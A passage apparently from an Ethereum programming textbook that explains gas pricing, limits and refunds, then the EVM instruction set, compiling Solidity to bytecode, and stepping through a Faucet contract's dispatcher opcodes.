$\text{total gas used} * \text{gas price paid} = \text{transaction fee in ether}$

Miners on the Ethereum network can choose between pending transaction requests by, for example, selecting those which offer to pay a higher gas price. It is currently the case that offering a higher gas price with your transaction will get your confirmed faster.

Despite the similarity of names, it is important to be clear about the distinction between the **gas cost**, being the number of units of gas to perform a particular operation, e.g. transferring ether (21000 gas) or adding two numbers in a smart contract (3 gas), from the **gas price**, which is the amount you are willing to pay per unit of gas (priced in ether) when you send your transaction to the Ethereum network:

gas cost - cost of an operation (in gas)

gas price - the price of a unit of gas (in ether)

Rational Behind Gas Costs

The relative gas costs of the various operations that can be performed by the EVM have been carefully chosen to best protect the Ethereum blockchain from attack. More computationally intensive operations cost more gas. For example, executing the SHA3 function is ten times more expensive (30 gas) than the ADD operation (3 gas). More importantly, some operations, such as EXP require payment for the operation and additional payment based on the size of the operand. There is also a gas cost to using EVM memory and for storing data in a contract's on-chain storage. It is not ideal to conflate the different modalities of resource usage, but making execution cost a vector would have been too much work to allow a timely release of the Ethereum platform.

The initial set of gas costs was close to optimal, but someone found and exploited a mismatch in gas cost and real-world resource cost which made the Ethereum main-net almost grind to a halt until a hardfork tweaked the relative gas costs and fixed the problem. Since then the blockchain has been running very well in this regard.

Gas cost limit and running out of gas

Before sending a transaction, senders must specify a **gas limit** - the maximum amount of gas they are willing to buy and use on executing their transaction. They must also specify the **gas price** - the price in ether they are willing to pay for each unit of gas.

gas limit * gas price in ether is deducted from the sender's account at the start of transaction execution as a deposit. This is to prevent the sender from going "bankrupt" mid-execution and being unable to pay for gas costs. Any transaction that has set a gas limit such that this "deposit" exceeds the ether account balance will be rejected.

In practice, the sender will set a gas limit that is higher than or equal to the gas expected to be used. If the gas limit is set higher than the amount of gas consumed, the sender will receive a refund of the excess amount, as miners are only compensated for the work they actually perform.

In which case:

(gas limit - excess gas) * gas price ether goes to the miner as a block reward
excess gas * gas price ether is refunded to the sender

However, if the gas used exceeds the specified gas limit at any point, i.e. if the transaction "runs out of gas" during execution, the operation is immediately terminated. Although the transaction was unsuccessful, the sender will not get their transaction fee back as miners have already performed the computational work up to that point, and will be compensated for doing so.

Example

If the transaction is being sent from an Externally Owned Account (EOA), the ether to buy gas limit amount of gas at the offered gas price is deducted from the EOA's balance. In other words, the originator of the transaction is paying for the gas. The originator funds the total gas consumed by the transaction as well as any "sub-executions" that result. This means that if the initiator X pays for gas to call contract A, which spends some of that gas on computation and then sends another message call to contract B, the gas used by A to execute the B is also deducted from X's gas supply specified and paid for at the start.

An EOA account X initiates a transaction which sends data to a contract account A, paying for a supply of 25000 gas for the whole transaction

Firstly, the intrinsic cost of sending a transaction (which is 21000 gas) is deducted from the gas supply

Then, Contract A is executed and spends 440 gas on computation and initiates a message call (which costs 700 gas) to Contract B

Contract B spends 360 gas on computation

Returning from Contract B completes the transaction

2500 gas worth of ether (at the gas price for this transaction) gets refunded to X

Any intermediary contract that executes a portion of the operations in a transaction can therefore theoretically run out of gas if the originator of that transaction did not pay for a big enough supply of gas at the start. In cases where contracts run out of gas mid-execution, all state changes that would have otherwise resulted from that contract's execution are ignored, **except** the caller still pays for all the gas used to execute code to get to that point (as execution is the only way to determine that the computation will use up the gas supply).

Estimating Gas

Estimating gas works by pretending the transaction was actually being included in the blockchain, and then returning the exact gas amount that would have been charged if that pretend operation was real. In other words, it uses the exact same procedure a miner would use to calculate the actual fee but never mined into the blockchain.

Note that the estimate may be significantly different to the amount of gas actually used by the transaction if sent to the Ethereum network, for a variety of reasons including EVM mechanics and blockchain state.

We can use the web3 interface to get a gas cost estimate:

Gas price and transaction prioritization

Gas price is the amount (in ether) that the transaction sender is willing to pay for each unit of gas used. The miner who mines the next block gets to decide which

transactions to include. Since gas price is factored into the transaction fee they will receive as a reward, they are more likely to include transactions with the highest gas prices first. If the sender sets the gas price too low, they may have to wait a long time before their transaction gets confirmed. As such, setting a gas price for a transaction is a trade off between trying to save money and how long you're willing to wait for confirmation.

Miners can also decide the order in which transactions are included in a block. Since multiple miners are competing to append their block to the blockchain, the order of transactions within a block is arbitrarily decided by the "winning" miner and then the other miners verify with that order. Note that while transactions from different accounts can be ordered arbitrarily, transactions from an individual account must be executed in the order of the transaction nonces.

Block gas limit

Block gas limits are the maximum amount of gas allowed in a block to determine how many transactions can fit into a block. For example, let's say we have 5 transactions where their gas limits have been set to 30,000, 30,000, 40,000, 50,000 and 50,000. If the block gas limit is 180,000, then four transactions can fit in the block, while the remaining transaction will have to wait for a future block. As previously discussed, miners decide which transactions to include in a block. Different miners are likely to select different combinations, mainly due to the different orders that they are likely to receive them in. If a miner tries to include a transaction that requires more gas than the current block gas limit, it will be rejected by the network. Most Ethereum clients will issue a warning even before that point, with a message along the lines of "transaction exceeds block gas limit". The block gas limit is currently around 5 million gas at the time of writing according to <https://etherscan.io>, meaning around 238 transactions that each consume 21000 gas can fit into a block.

Who decides what the block gas limit is?

The miners on the network collectively decide what the block gas limit is. Individuals who want to mine on the Ethereum network use a mining program, such as ethminer, which connects to a Geth or Parity Ethereum client. The Ethereum protocol has a built in mechanism where miners can vote on the gas limit so capacity can be increased without having to coordinate on a hard fork. The miner of a block is able to adjust the block gas limit by a factor of 1/1024 (0.0976%) in either direction. The result of this is an adjustable block size based on the needs of the network at the time. This mechanism is coupled with a default mining strategy where miners vote on a gas limit which is at least 4.7

million gas, but which targets a value of 150% of the average of recent total gas usage per block (using a 1024-block exponential moving average to be more precise). This allows for capacity to organically increase. Miners can choose to change this, but many of them do not and leave the default.

Gas refund

Ethereum encourages the deleting of used storage variables and accounts by refunding some of the gas used during contract execution.

There are 2 operations in the EVM with what you might call negative gas costs:

1. Deleting a contract (SELFDESTRUCT) is worth a refund of 24,000 gas
2. Setting a storage address holding a non-zero value to zero (SSTORE[x] = 0) is worth a refund of 15,000 gas

Note that the maximum refund is half the total amount of gas used for the transaction (rounding down). This is to clearly avoid mischievous activity based around this refund mechanism.

GasToken

GasToken is an ERC20 compliant token that allows anyone to "bank" gas when the gas price is low and use it when gas price is high. By making it a tradable asset, it essentially creates a gas market. It works by taking advantage of the gas refund mechanism described earlier.

You can learn about the maths involved in calculating the profitability and how to use the released gas at <https://gastoken.io/>

Rent fee

There is currently a proposal in the Ethereum community about charging smart contracts a "rent fee" to be kept alive.

In the case the rent would not be paid, the smart contract would be put to "sleep" making it and its data inaccessible even for a simple read. A contract put into sleep would need to be awakened by paying rent and submitting a Merkle proof.

<https://github.com/ethereum/EIPs/issues/35> <https://ethresear.ch/t/a-simple-and-principled-way-to-compute-rent-fees/1455> <https://ethresear.ch/t/improving-the-ux-of-rent-with-a-sleeping-waking-mechanism/1480>

The Ethereum Virtual Machine

At the heart of the Ethereum protocol and operation is the Ethereum Virtual Machine or EVM for short. As you might guess from the name, it is a computation engine, not hugely dissimilar to the virtual machines of Microsoft's .NET framework or LLVM, or interpreters of other byte code compiled programming languages, such as Java. In this chapter we take a detailed look at the EVM, including its instruction set, its structure and operation within the context of Ethereum state updates.

What is it?

The EVM is the part of the Ethereum protocol that handles smart contract deployment and execution. Simple value transfer transactions from an EOA to another EOA don't need to involve the EVM, practically speaking, but everything else will. In other words, anything other than a basic transfer of ether from one simple account to another simple account involves a state update computed by the EVM. At a high level, the EVM running on the Ethereum blockchain can be thought of as a global decentralized computer containing millions of executable objects, each with their own permanent data store.

The EVM is a quasi-Turing complete state machine, named such because all execution processes are necessarily limited to a finite number of computational steps as specified by the amount of gas available for any given smart contract execution. As such, the halting problem is "solved" (all program executions will halt) and the situation where execution might (accidentally or maliciously) run forever (thus bringing the Ethereum platform to halt in its entirety) is avoided.

The EVM has a stack-based architecture, storing all in-memory values on a stack. It works with a word size of 256 bits (mainly to facilitate native hashing and elliptic curve operations) and has several addressable data components:

1. an immutable program code ROM, loaded with the bytecode of the smart contract to be executed
2. a volatile *memory*, explicitly initialized to hold only zero values
3. a permanent *storage* that is part of the Ethereum state, and also all zeros

There is also a set of environment variables and data that are available during execution. We will go through these in more detail in this chapter, but you can see them in the architecture diagram [\[EVM architecture\]](#):

Comparison with Existing Technology

Virtual Machine technologies such as Virtualbox and QEMU/KVM differ from the EVM in that their purpose is to provide hypervisor functionality, or a software abstraction that handles system calls, task scheduling, and resource management between a guest OS and the underlying host OS and hardware. In contrast, the EVM is designed for a very focussed computational application, namely the execution of smart contracts to determine state updates to the Ethereum platform. The EVM has no scheduling capability, because execution ordering is organized externally to it - Ethereum clients run through verified block transactions to determine which smart contracts need executing and in which order. In this sense, the Ethereum world computer is single-threaded, like javascript. Neither does the EVM have any "system interface" handling or "hardware support" - there is no physical machine to interface with. The Ethereum world computer is completely virtual.

The EVM does, however, have similarities with certain aspects of the Java Virtual Machine (JVM) specification, for example. From a high-level viewpoint, the JVM is designed to provide a runtime environment that is agnostic of the underlying host OS or hardware, enabling compatibility across a wide variety of systems. High level programming languages such as Java or Scala (that use the JVM), or C# (that uses .NET) are compiled into the bytecode instruction set of their respective virtual machine. In the same way, the EVM executes its own bytecode instruction set (which we will look at below) which higher level smart contract programming languages, such as LLL, Serpent, Mutan or Solidity, are compiled into.

The EVM Instruction Set (Bytecode Operations)

The EVM instruction set most of the standard machine code instructions you might expect, including:

- arithmetic and bitwise logic operations
- execution context inquiries
- stack, memory, and storage access
- process flow operations
- logging, jumping and other operators

In addition to the typical bytecode operations, the EVM also has access to account information (e.g. address and balance), and block information (such as block number and current gas price).

Let's start our exploration of the EVM in more detail by looking at the available opcodes and what they do. As you might expect, all operands are taken from the stack, and the result (where applicable) is often put back on the top of the stack.

Arithmetic Operations

Arithmetic opcode instructions:

```
ADD      //Add the top two stack items
MUL      //Multiply the top two stack items
SUB      //Subtract the top two stack items
DIV      //Integer division
SDIV     //Signed integer division
MOD      //Modulo (remainder) operation
SMOD     //Signed modulo operation
ADDMOD   //Addition modulo any number
MULMOD   //Multiplication modulo any number
EXP      //Exponential operation
SIGNEXTEND //Extend the length of a two's complement signed integer
SHA3      //Compute the Keccak-256 hash of a block of memory
```

Stack Operations— for stack, memory and storage management:

```
POP      //Remove the top item from the stack
MLOAD   //Load a word from memory
MSTORE  //Save a word to memory
MSTORE8 //Save a byte to memory
SLOAD   //Load a word from storage
SSTORE  //Save a word to storage
MSIZE   //Get the size of the active memory in bytes
PUSHx   //Place x-byte item on the stack, where x can be any integer from 1 to 32 (full word) inclusive
DUPx    //Duplicate the x-th stack item, where x can be any integer from 1 to 16 inclusive
```

```
SWAPx    //Exchange 1st and (x+1)-th stack items, where x can by any integer  
from 1 to 16 inclusive
```

Process Flow Operations

Opcodes for controlling process flow:

```
STOP      //Halts execution  
JUMP      //Set the program counter to any value  
JUMPI     //Conditionally alter the program counter  
PC        //Get the value of the program counter (prior to the increment  
corresponding to this instruction)  
JUMPDEST  //Mark a valid destination for jumps
```

System Operations

Opcodes for the system executing the program:

```
LOGx      //Append a log record with +x+ topics, where +x+ is any integer  
from 0 to 4 inclusive  
CREATE     //Create a new account with associated code  
CALL       //Message-call into another account, i.e. run another account's  
code  
CALLCODE   //Message-call into this account with an another account's code  
RETURN     //Halt execution and return output data  
DELEGATECALL //Message-call into this account with an alternative account's  
code, but persisting the current values for sender and value  
STATICCALL  //Static message-call into an account  
REVERT     //Halt execution reverting state changes but returning data and  
remaining gas  
INVALID    //The designated invalid instruction  
SELFDESTRUCT //Halt execution and register account for deletion
```

Logic Operations

Opcodes for comparisons and bitwise logic:

```

LT      //Less-than comparison
GT      //Greater-than comparison
SLT     //Signed less-than comparison
SGT     //Signed greater-than comparison
EQ      //Equality comparison
ISZERO  //Simple not operator
AND     //Bitwise AND operation
OR      //Bitwise OR operation.
XOR     //Bitwise XOR operation.
NOT    //Bitwise NOT operation.
BYTE   //Retrieve a single byte from a full width 256 bit word

```

Environmental Operations

Opcodes dealing with execution environment information:

```

GAS           //Get the amount of available gas (after the reduction for
this instruction)

ADDRESS        //Get the address of the currently executing account

BALANCE        //Get the account balance of any given account

ORIGIN         //Get the address of the EOA that initiated this EVM execution

CALLER         //Get the address of the caller immediately responsible for
this execution

CALLVALUE       //Get the ether amount deposited by the caller responsible for
this execution

CALLDATALOAD   //Get the input data sent by the caller responsible for this
execution

CALLDATASIZE   //Get the size of the input data

CALLDATACOPY   //Copy the input data to memory

CODESIZE        //Get the size of code running in the current environment

CODECOPY        //Copy the code running in the current environment to memory

GASPRICE        //Get the gas price specified by the originating transaction

EXTCODESIZE    //Get the size of any account's code

```

```
EXTCODECOPY //Copy any account's code to memory.  
RETURNDATASIZE //Get the size of the output data from the previous call in  
the current environment  
RETURNDATACOPY //Copy of data output from the previous call to memory
```

Block Operations

Opcodes for accessing information on the current block:

```
BLOCKHASH //Get the hash of one of the 256 most recently completed blocks  
COINBASE //Get the block's beneficiary address for the block reward  
TIMESTAMP //Get the block's timestamp  
NUMBER //Get the block's number.  
DIFFICULTY //Get the block's difficulty.  
GASLIMIT //Get the block's gas limit.
```

Note that all arithmetic is performed modulo 2^{256} (unless otherwise noted), and that the zero-th power of zero 0^0 is taken to be one.

Ethereum State

The job of the EVM is to update the Ethereum state by computing valid state transitions as a result of smart contact code execution, as defined by the Ethereum protocol. This aspect leads to the description of Ethereum as a *transaction-based state machine*, which reflects the aspect that external actors (i.e. account holders and miners) initiate state transitions by creating, accepting and ordering transactions. It is useful at this point to consider what constitutes the Ethereum state.

At the top level, we have the Ethereum *world state*. The world state is a mapping of Ethereum addresses (160 bit values) and *accounts*. At the lower level, each Ethereum address represents an account comprising an ether *balance* (stored as the number of Wei owned by the account), a *nonce* (representing the number of transactions successfully sent from this account, if it is an EOA, or the number of contracts created by it, if it is a contract account), the account's *storage* (which is a permanent data store, only used by smart contracts), and the account's *program code* (again, only if the account is a smart contract account). An EOA will always have no code and a completely empty storage.

When a transaction results in smart contract code execution, an EVM is instantiated with all the information required in relation to the current block being created and the specific transaction being processed. In particular, the EVM's program code ROM is loaded with the code of the contract account being called, the program counter is set to zero, the storage is loaded from the contract account's storage, the memory is set to all zeros and all the block and environment variables are set. A key variable is the gas supply for this execution, and it is set to the amount of gas paid for by the sender at the start of the transaction (see [\[gas\]](#) for more details). As the code execution progresses, the gas supply is reduced according to the gas cost of the operations executed. If at any point the gas supply is reduced to zero we get an "*Out of Gas*" (OOG) exception; execution immediately halts and the transaction is abandoned. No changes to the Ethereum state are applied, except for the sender's nonce being incremented and their ether balance going down to pay the block's beneficiary for the resources used to execute the code to the halting point. At this point, you can think of the EVM running on a sand-boxed copy of the Ethereum world state, with this sand-boxed version being discarded completely if execution can not complete for whatever reason. However, if the execution does complete successfully, then the real world state is updated to match the sand-boxed version, including any changes to the called contract's storage data, any new contracts created and any ether balance transfers that were initiated.

Note that, because a smart contract can itself effectively initiate transactions, code execution is a recursive process. A contract can call other contracts, with each call resulting in another EVM being instantiated around the new target of the call. Each instantiation has its sand-box world state initialized from the sand-box of the EVM at the level above. Each instantiation is also given a specified amount of gas for its gas supply (not exceeding the amount of gas remaining in the level above, of course), and so may itself exceptionally halt due to being given too little gas to complete its execution. Again, in such cases, the sand-box state is discarded, and execution returns to the EVM at the level above.

Compiling Solidity to EVM bytecode

Compiling a Solidity source file to EVM bytecode can be accomplished via several methods. In [\[intro chapter\]](#) we used the online Remix compiler. In this chapter, we will use the command line and the solc executable. For a list of compile options, simply run the following command:

```
$ solc --help
```

Generating the raw opcode stream of a Solidity source file is easily achieved with the --opcodes command line option. This opcode stream leaves out some information (the --asm option produces the full information), but it is sufficient for this discussion. For example, compiling an example Solidity file Example.sol

and sending the opcode output into a directory named *BytecodeDir* is accomplished with the following command:

```
$ solc -o BytecodeOutputDir --opcodes Example.sol
```

or

```
$ solc -o BytecodeOutputDir --asm Example.sol
```

The following command will produce the bytecode binary for our example program:

```
$ solc -o BytecodeOutputDir --bin Example.sol
```

The output opcode files generated will depend on the specific contracts contained within the Solidity source file. Our simple Solidity file Example.sol [[simple solidity example](#)] has only one contract named "example".

```
pragma solidity ^0.4.19;
```

```
contract example {
```

```
    address contractOwner;
```

```
    function example() {
```

```
        contractOwner = msg.sender;
```

```
    }
```

```
}
```

As you can see, all this contract does is hold one persistent state variable, which is set as the address of the last account to run this contract.

If you look in the *BytecodeDir* directory, you will see the opcode file *example.opcode* (see [[simple solidity example](#)]) which contains the EVM opcode instructions of the "example" contract. Opening up the *example.opcode* file in a text editor will show the following:

```
PUSH1 0x60 PUSH1 0x40 MSTORE CALLVALUE ISZERO PUSH1 0xE JUMPI PUSH1 0x0 DUP1  
REVERT JUMPDEST CALLER PUSH1 0x0 DUP1 PUSH2 0x100 EXP DUP2 SLOAD DUP2 PUSH20  
0xFFFFFFFFFFFFFFFFFFFFFFF MUL NOT AND SWAP1 DUP4 PUSH20  
0xFFFFFFFFFFFFFFFFFFFFFFF AND MUL OR SWAP1 SSTORE POP PUSH1  
0x35 DUP1 PUSH1 0x5B PUSH1 0x0 CODECOPY PUSH1 0x0 RETURN STOP PUSH1 0x60  
PUSH1 0x40 MSTORE PUSH1 0x0 DUP1 REVERT STOP LOG1 PUSH6 0x627A7A723058  
KECCAK256 JUMP 0xb9 SWAP14 0xcb 0x1e 0xdd RETURNDATACOPY 0xec 0xe0 0x1f 0x27
```

```
0xc9 PUSH5 0x9C5ABCC14A NUMBER 0x5e INVALID EXTCODESIZE 0xdb 0xcf EXTCODESIZE  
0x27 EXTCODESIZE 0xe2 0xb8 SWAP10 0xed 0x
```

Compiling the example with the --asm option produces a file named example.evm in our BytecodeDir directory. This contains a slightly higher level description of the EVM bytecode instructions, together with some helpful annotations:

```
/* "Example.sol":26:132 contract example {... */  
  
    mstore(0x40, 0x60)  
  
    /* "Example.sol":74:130 function example() {... */  
  
        jumpi(tag_1, iszero(callvalue))  
  
        0x0  
  
        dup1  
  
        revert  
  
    tag_1:  
  
        /* "Example.sol":115:125 msg.sender */  
  
        caller  
  
        /* "Example.sol":99:112 contractOwner */  
  
        0x0  
  
        dup1  
  
        /* "Example.sol":99:125 contractOwner = msg.sender */  
  
        0x100  
  
        exp  
  
        dup2  
  
        sload  
  
        dup2  
  
        0xffffffffffffffffffffffffffff  
  
        mul  
  
        not  
  
        and  
  
        swap1  
  
        dup4
```

```

0xffffffffffffffffffffffffffff
and
mul
or
swap1
sstore
pop
/* "Example.sol":26:132 contract example {... */
dataSize(sub_0)
dup1
dataOffset(sub_0)
0x0
codecopy
0x0
return
stop

sub_0: assembly {
/* "Example.sol":26:132 contract example {... */
mstore(0x40, 0x60)
0x0
dup1
revert

auxdata:
0xa165627a7a7230582056b99dcb1edd3eece01f27c9649c5abcc14a435efe3bdbcf3b273be2b
899eda90029
}

```

The --bin-runtime option produces the machine readable hexadecimal bytecode:

```
60606040523415600e57600080fd5b336000806101000a81548173
```

```
ffffffffffffffffffffffffff
```

```
021916908373
```

```
ffffffffffffffffffffffffff
```

```
160217905550603580605b6000396000f3006060604052600080fd00a165627a7a7230582056b  
99dcb1e
```

You can investigate what's going on here in detail using the opcode list given above in [The EVM Instruction Set \(Bytecode Operations\)](#). However, that's quite a task, so let's just start by examining the first four instructions as listed in [Opcode output](#):

```
PUSH1 0x60 PUSH1 0x40 MSTORE CALLVALUE
```

Here we have PUSH1 followed with a raw byte of value 0x60. This corresponds to the EVM instruction which takes the single byte following the opcode in the program code (as a literal value) and pushing it onto the stack. It is possible to push values of size up to 32 bytes onto the stack: PUSH32 0x436f6e67726174756c6174696f6e732120536f6f6e20746f206d617374657221.

The second PUSH1 opcode from [Opcode output](#) stores 0x40 onto the top of the stack (pushing the 0x60 already present there down one slot).

Next is MSTORE, which is a memory store operation, that saves a value to the EVM's memory. It takes two arguments and, like most EVM operations, uses the values on the stack to determine what those arguments should be. For each argument the stack is popped, i.e. the top value on the stack is taken off and all the other values on the stack are shifted up one position. The first argument for MSTORE is the address of the word in memory where the value to be saved will be put. For this program, we have 0x40 and so that is removed from the stack and used as the memory address. The second argument is the value to be saved, which is 0x60 here. After the MSTORE is executed, our stack is empty again, but we have the value 0x60 (i.e. 96 in decimal) at the memory location 0x40.

The next opcode is CALLVALUE, which is an environmental opcode that pushes onto the top of the stack the amount of ether (measured in Wei) sent with the message call that initiated this execution.

We could continue to step through this program in this way until we had a full understanding of the low level state changes that this code effects, but it wouldn't help us at this stage. Instead, let's keep going until we come back to this idea later in the chapter.

Contract Deployment Code

There is an important, but subtle difference between the code used when creating and deploying a new contract on the Ethereum platform and the code of the contract itself. In order to create a new contract, a special transaction is needed that has its to field set to the special 0x0 address and its data field set to the contract's *initiation code*. When such a contract creation transaction is processed, the code for the new contract account is *not* the code in the data field of the transaction. Instead, an EVM is instantiated with the code in the data field of the transaction loaded into its program code ROM and then the output of the execution of that deployment code is taken as the code for the new contract account. This is so that new contracts can be programmatically initialized using the Ethereum world state at the time of deployment, set values in the contract's storage and even send ether or create further new contracts.

When compiling a contract offline, e.g. using solc on the command line, you can either get the *deployment bytecode* or the *runtime bytecode*.

The deployment bytecode is used for every aspect of the initialization of a new contract account, including the bytecode of what will actually end up being executed when transactions call this new contract (i.e. the runtime bytecode), and the code to initialize everything based on the contract's constructor.

The runtime bytecode, on the other hand, is exactly *the bytecode that ends up being executed when the new contract is called* and nothing more, i.e. this does not include the bytecode needed to initialize the contract during deployment.

Let's take the simple `Faucet.sol` contract we created earlier as an example.

```
// Version of Solidity compiler this program was written for
pragma solidity ^0.4.19;

// Our first contract is a faucet!
contract Faucet {

    // Give out ether to anyone who asks
```

```

function withdraw(uint withdraw_amount) public {

    // Limit withdrawal amount
    require(withdraw_amount <= 1000000000000000000);

    // Send the amount to the address that requested it
    msg.sender.transfer(withdraw_amount);
}

// Accept any incoming amount
function () public payable {}

}

```

To get the deployment bytecode, we would run `solc --bin Faucet.sol`. If we instead wanted just the runtime bytecode, we would run `solc --bin-runtime Faucet.sol`.

If you compare the output of these commands, you will see that the runtime bytecode is a subset of the deployment bytecode. In other words, the runtime bytecode is entirely contained within the deployment bytecode.

Disassembling the Bytecode

Disassembling EVM bytecode is a great way to understand how high-level Solidity acts in the EVM. There are a few disassemblers you can use to do this:

- **Porosity** is a popular open source decompiler: <https://github.com/comaeio/porosity>
- **Ethersplay** is an EVM plugin for Binary Ninja, a disassembler: <https://github.com/trailofbits/ethersplay>
- **IDA-Evm** is an EVM plugin for IDA, another disassembler: <https://github.com/trailofbits/ida-evm>

In this section, we will be using the **Ethersplay** plugin for Binary Ninja.

After getting the runtime bytecode of Faucet.sol, we can feed it into Binary Ninja (after importing the Ethersplay plugin) to see what the EVM instructions look like.




Figure 1. Disassembling the Faucet runtime bytecode

When you send a transaction to an ABI compatible smart contract (which you can assume all contracts are), the transaction first interacts with that smart contract's **dispatcher**. The dispatcher reads in the data field of the transaction and sends the relevant part to the appropriate function. We can see an example of a dispatcher at the beginning of our disassembled Faucet.sol runtime bytecode. After the familiar MSTORE instruction, we see the following instructions:

```

PUSH1 0x4
CALLDATASIZE
LT
PUSH1 0x3f
JUMPI

```

As we have seen, PUSH1 0x4 places 0x4 onto the top of the stack, which is otherwise empty. CALLDATASIZE gets the size in bytes of the data sent with the transaction (known as the *calldata*) and pushes that number onto the stack. After these operations have been executed the stack looks like this:

Table 1. Current stack

| Stack |
|------------------------------|
| 0x4 |
| <length of calldata from tx> |

This next instruction is LT, short for "less than". The LT instruction checks whether the top item on the stack is less than the next item on the stack. In our case, it checks to see if the result of CALLDATASIZE is less than 4 bytes.

Why does the EVM check to see that the calldata of the transaction is at least 4 bytes? Because of how function identifiers work. Each function is identified by the first four bytes of its keccak256 hash. By placing the function's name and what arguments it takes into a keccak256 hash function, we can deduce its function identifier. In our contract, we have:

```
keccak256("withdraw(uint256)") = 0x2e1a7d4d...
```

Thus, the function identifier for the withdraw(uint256) function is 0x2e1a7d4d, since these are the first four bytes of the resulting hash. A function identifier is always 4 bytes long, so if the entire data field of the transaction sent to the contract is less than 4 bytes, then there's no function with which the transaction could possibly be communicating, unless a *fallback function* is defined. Because we implemented such a fallback function in Faucet.sol, the EVM jumps to this function when the calldata's length is less than 4 bytes.

LT pops off the top two values of the stack and, if the transaction's data field is less than 4 bytes, pushes 1 onto it. Otherwise, it pushes 0. In our example, let's assume the data field of the transaction sent to our contract was less than 4 bytes.

The "PUSH1 0x3f" instruction pushes the byte "0x3f" onto the stack. After this instruction, the stack looks like this:

Table 2. Current stack

| Stack |
|-------|
| 1 |

The next instruction is JUMPI, which stands for "jump if". It works like so:

```
jumpi(label, cond) // Jump to "label" if "cond" is true
```

In our case, "label" is 0x3f, which is where our fallback function lives in our smart contract. The "cond" argument is 1, which was the result of the LT instruction earlier. To put this entire sequence into words, the contract jumps to the fallback function if the transaction data is less than 4 bytes.

At 0x3f, only a "STOP" instruction follows, because, although we declared a fallback function, we kept it empty. Had we not implemented a fallback function, the contract would throw an exception instead.




Figure 2. JUMPI instruction leading to fallback function

Let's examine the central block of the dispatcher. Assuming we received calldata that was *greater* than 4 bytes in length. In this case the JUMPI instruction would not jump to the fallback function. Instead, code execution would follow with the next instructions:

```
PUSH1 0x0
CALLDATALOAD
PUSH29 0x1000000...
SWAP1
DIV
PUSH4 0xffffffff
AND
DUP1
PUSH4 0x2e1a7d4d
EQ
PUSH1 0x41
JUMPI
```

PUSH1 0x0 pushes 0 onto the stack, which is now otherwise empty again. CALLDATALOAD accepts as an argument an index within the calldata sent to the smart contract and reads 32 bytes from that index, like so:

```
calldataload(p) //load 32 bytes of calldata starting from byte position p
```

Since 0 was the index passed to it from the PUSH1 0x0 command, CALLDATALOAD reads 32 bytes of calldata starting at byte 0, and then pushes it to the top of the stack (after popping the original 0x0). After the PUSH29 0x1000000... instruction, the stack is then:

Table 3. Current stack

| Stack |
|---|
| 32 bytes of calldata starting at byte 0 |
| 0x1000000... (29 bytes in length) |

SWAP1 switches the top element on the stack with the *i*th element after it. In this case, it swaps 0x1000000... with the calldata. The new stack is:

Table 4. Current stack

| Stack |
|---|
| 0x1000000... (29 bytes in length) |
| 32 bytes of calldata starting at byte 0 |

